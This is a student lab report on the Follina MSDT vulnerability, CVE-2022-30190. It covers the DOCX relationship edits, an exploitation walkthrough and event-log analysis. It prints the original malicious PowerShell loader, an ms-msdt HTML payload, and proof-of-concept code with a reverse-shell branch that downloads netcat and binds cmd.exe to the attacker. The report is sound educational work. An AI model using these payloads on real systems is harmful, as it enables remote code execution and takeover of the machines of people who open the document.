CVE-2022-30190 Vulnerability

Description, Analysis, Exploitation, and Log

Name: 鄭驊妤 Student ID: 0813102

Description

Introduction


CVE-2022-30190 (Follina) is a remote code execution zero-day vulnerability regarding the Microsoft Support Diagnostic Tool (MSDT) in Windows. When a calling application, such as Word, uses the "URL protocol" (`ms-msdt`) [1] to call the MSDT, the attacker can then run arbitrary code with the privileges of the calling application. For example, install programs, view, change, or delete data, or create new accounts in the context allowed by the user's rights [2].

Microsoft Support Diagnostic Tool (MSDT) is a default-opened service tool that allows Microsoft technical support agents to troubleshoot and diagnose problems for the users remotely. It collects performance data, system configuration information, and error logs from users' PCs [3]. However, Microsoft is deprecating the MSDT tool by 2025, probably due to the increasing amount of security issues. (CVE-2022-30190 and CVE-2022-34713) [4]

The URL protocol `ms-msdt` is a method to open MSDT. By using this protocol, the strings provided are directly passed into the `msdt.exe` program. Thus, attackers can utilize the specified parameters to execute arbitrary code. This protocol has long been a preferred approach by attackers [5]. Detailed parameters and instructions of the protocol can be found here.

Severity

According to Common Vulnerability Score System (CVSS) version 3.1, this CVE has a base score of 7.8 (high) [6]. Its base metrics are shown in Fig. 1 below.



[Fig. 1] CVSS Score

Affected Software

According to [7]-[9], Follina affects various Microsoft products, including all Microsoft Office above version 2013 (includes those with a Microsoft 365 license), and all currently supported Microsoft operating systems. (Windows Server 2008 SP2-Windows Server 2022, Windows 7 SP1-Windows 10 21H2)

The Origin of Name

Security researcher @nano_sec shared a malicious Word document which uses the `msdt` to run malware on Twitter on May 27th, 2022 [10]. After that, Kevin Beaumont further analyzed the document and dubbed it "Follina" [11]. It is called "Follina" since the original sample code in the Word document referenced a "`05-2022-0438.rar`" file (Fig. 2), where 0438 is the area code of Follina in Italy.

```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c
taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users
\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA
1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
```


[Fig. 2] Original Code

Analysis

Mechanism

DOCX files are actually a zip archive of several XML files, those XML files save the themes, formatting, document properties, object information, relationships and so on which make up the DOCX file (Fig. 3).

This CVE utilizes the relationship directory file `word/_rels/document.xml.rels`, which is an XML file that maps relationships within the .docx file (e.g., images and urls embedded). Also the file format mode `word/document.xml`, which is a collection of nodes for representation of the overall contents of a file [12].



[Fig. 3] DOCX Structure

- `word/_rels/document.xml.rels`

  Create a fake/phishing Microsoft Word docx file with an OLE object, then modify that object's relationship in `word/_rels/document.xml.rels`.


  - `Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"`
  - Change the target to the url of malicious html held on the attacker's server (should include an exclamation mark in the end of the url)
    `Target="http://<payload_server>/payload.html!`
  - Add an attribute `TargetMode="External"`

[Fig. 4] word/_rels/document.xml.rels (See line 8)

- `word/document.xml`

  In this file, find the `<o:OLEObject ..>` with the same `rId` of our pre-modified Relationship as follows:

  - Change `Type="Embed"` to `Type="Link"`
  - Add an new attribute `UpdateMode="OnCall"`



[Fig. 5] word/document.xml

After the user opens the docx file, it will automatically call the malicious url we specified. The html payload we hold on the server includes a `<script>` tag and begins with some characters that make the payload exceed 4096 bytes for the script to work properly [13]. The script then invokes the msdt using the url protocol `ms-msdt:` with some parameters, with the `IT_BrowseForFile` parameter, the attacker can execute some code or PowerShell, even create a reverse shell.


```html
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


  window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu\
                          IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+\
                          'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'{base64_malicious_code}'+[char]34+'))'))
                          i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";

</script>

</body>
</html>
```

[Fig. 6] Example HTML Payload

Exploitation


Environment Setup

1. **Step 1. - Setup Virtual Machine**
   Download Windows 10 21H2 (Build 19044.1288) iso file and set it up using VirtualBox [14].



[Fig. 7] Virtual Box Setup

2. **Step 2. - Download an run Office Deployment Tool 2013 (ODT) on VM**
   Download and run the ODT on this website using the pre-created VM. The ODT is a command-line tool that you can use to download and deploy Click-to-Run versions of Office.




[Fig. 8] Download ODT

3. **Step 3. Install Word 2013 Using ODT**
   Open the directory you've downloaded the ODT in, there would be a `setup.exe` and a `configuration.xml`. Modify `configuration.xml`'s content into the xml below [15]:

```
<Configuration>
   <Add OfficeClientEdition="32">
      <Product ID="WordRetail">
         <Language ID="en-us"/>
      </Product>
   </Add>
   <Updates Enabled="FALSE"/>
   <Display Level="Full" AcceptEULA="TRUE"/>
   <Logging Path="%temp%"/>
   <Property Name="AUTOACTIVATE" Value="1"/>
 </Configuration>
```

   Open `cmd` in the same directory, and use the command below to install Word:
   `setup.exe /configure configuration.xml`



[Fig. 9] Download Word 2013

4. **Step 4. Download Python 3.8.5 and Packages Needed**
   Download Python 3.8.5 and use `pip install netifaces` to install netifaces.

5. **Turn off Windows Security and Firewall in Settings**


[Fig. 10] Turn Off Windows Security

Exploitation Workflow

CVE-2022-30190 exploitation will be done by serving the html on localhost, and creating the malicious doc "`follina.doc`". Once the user opens the malicious doc, it will call the url pointing to the malicious html being served on localhost. Inside the html, we serve some payload that will invoke `msdt` using the url protocol and execute some code we would like to execute.


Here, we simply open the calculator application on Windows to show that the exploitation is successful.

Step 1. Use `ipconfig` to check the current VM's ip address.




[Fig. 11] Check ip Address

Step 2. Run script using the command below, replace the ip address with yours.
This will generate the `follina.doc` and serve the html on `<ip-address>:8000`.
`python follina.py -i <ip-address>`




[Fig. 12] Run Script and generate doc

※ If some error messages show, please make sure you turn off the Windows Security, and allow any threats, delete the `follina.doc` and re-run the script again.




[Fig. 13] Possible Error Message


Step 3. Open the generated `follina.doc`. The Calculator will pop up if successful.



[Fig. 14] Successfully Trigger MSDT



[Fig. 15] Successful Exploitation



[Fig. 16] Successful HTTP Response

Exploitation Detail

An open-source code from JohnHammond [16] is used for exploitation.

1. Line 62-73 checks the ip address for hosting the html file. If the user does not provide the ip address using `-i` option, it will use `eth0`'s ip address.

```
# Parse the supplied interface
# This is done so the maldoc knows what to reach out to.
try:
    serve_host = ipaddress.IPv4Address(args.interface)
except ipaddress.AddressValueError:
    try:
        serve_host = netifaces.ifaddresses(args.interface)[netifaces.AF_INET][0][
            "addr"
        ]
    except ValueError:
        print(
            "[!] error detering http hosting address. did you provide an interface or ip?"
        )
        exit()
```

[Fig. 17] Check and Configure Network Interface

2. Line 75-107 prepares the malicious doc.

```
75      # Copy the Microsoft Word skeleton into a temporary staging folder
76      doc_suffix = "doc"
77      staging_dir = os.path.join(
78          tempfile._get_default_tempdir(), next(tempfile._get_candidate_names())
79      )
80      doc_path = os.path.join(staging_dir, doc_suffix)
81      shutil.copytree(doc_suffix, os.path.join(staging_dir, doc_path))
82      print(f"[+] copied staging doc {staging_dir}")
83
84      # Prepare a temporary HTTP server location
85      serve_path = os.path.join(staging_dir, "www")
86      os.makedirs(serve_path)
87
88      # Modify the Word skeleton to include our HTTP server
89      document_rels_path = os.path.join(
90          staging_dir, doc_suffix, "word", "_rels", "document.xml.rels"
91      )
92
93      with open(document_rels_path) as filp:
94          external_referral = filp.read()
95
96      external_referral = external_referral.replace(
97          "{staged_html}", f"http://{serve_host}:{args.port}/index.html"
98      )
```

[Fig. 18] Generate Malicious Doc

3. Line 109-121 generates the malicious html payload.
   It uses base64 to encode the command (program) to run, and pads the payload so that it exceeds 4096 bytes in order to successfully trigger `msdt`.

```
command = args.command
if args.reverse:
    command = f"""Invoke-WebRequest https://github.com/JohnHammond/msdt-follina/blob/main/nc64.exe?raw=true -OutFile \
                C:\\Windows\\Tasks\\nc.exe; C:\\Windows\\Tasks\\nc.exe -e cmd.exe {serve_host} {args.reverse}"""

# Base64 encode our command so whitespace is respected
base64_payload = base64.b64encode(command.encode("utf-8")).decode("utf-8")

# Slap together a unique MS-MSDT payload that is over 4096 bytes at minimum
html_payload = f"""<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \\"IT_RebrowseForFile=? \
                IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+ \
                [char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'{base64_payload}' \
                +[char]34+'))')))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\\""; //"""
html_payload += (
    "".join([random.choice(string.ascii_lowercase) for _ in range(4096)])
    + "\n</script>"
)
```

[Fig. 19] Generate Malicious HTML payload

4. Line 124-161 creates our new HTML endpoint and hosts the payload on the previously defined ip address and port.


```
# Create our HTML endpoint
with open(os.path.join(serve_path, "index.html"), "w") as filp:
    filp.write(html_payload)

class ReuseTCPServer(socketserver.TCPServer):
    def server_bind(self):
        self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.socket.bind(self.server_address)

class Handler(http.server.SimpleHTTPRequestHandler):
    def __init__(self, *args, **kwargs):
        super().__init__(*args, directory=serve_path, **kwargs)

    def log_message(self, format, *func_args):
        if args.reverse:
            return
        else:
            super().log_message(format, *func_args)

    def log_request(self, format, *func_args):
        if args.reverse:
            return
        else:
            super().log_request(format, *func_args)

def serve_http():
    with ReuseTCPServer(("", args.port), Handler) as httpd:
        httpd.serve_forever()

# Host the HTTP server on all interfaces
print(f"[+] serving html payload on :{args.port}")
if args.reverse:
    t = threading.Thread(target=serve_http, args=())
    t.start()
    print(f"[+] starting 'nc -lvnp {args.reverse}' ")
    os.system(f"nc -lnvp {args.reverse}")

else:
    serve_http()
```

[Fig. 20] Create and Host HTML Payload

Log


The corresponding log file can be found in `/log/CVE-2022-30190-log.evtx`.

1. First, the Microsoft Office Word process starts when the user opens the document




[Fig. 21] WINWORD.EXE, ProcessID 4528

2. The malicious document then opens the msdt.exe, its parent process is the previous WINWORD.EXE process. Also, we can see the malicious payload we specified before on the CommandLine information column



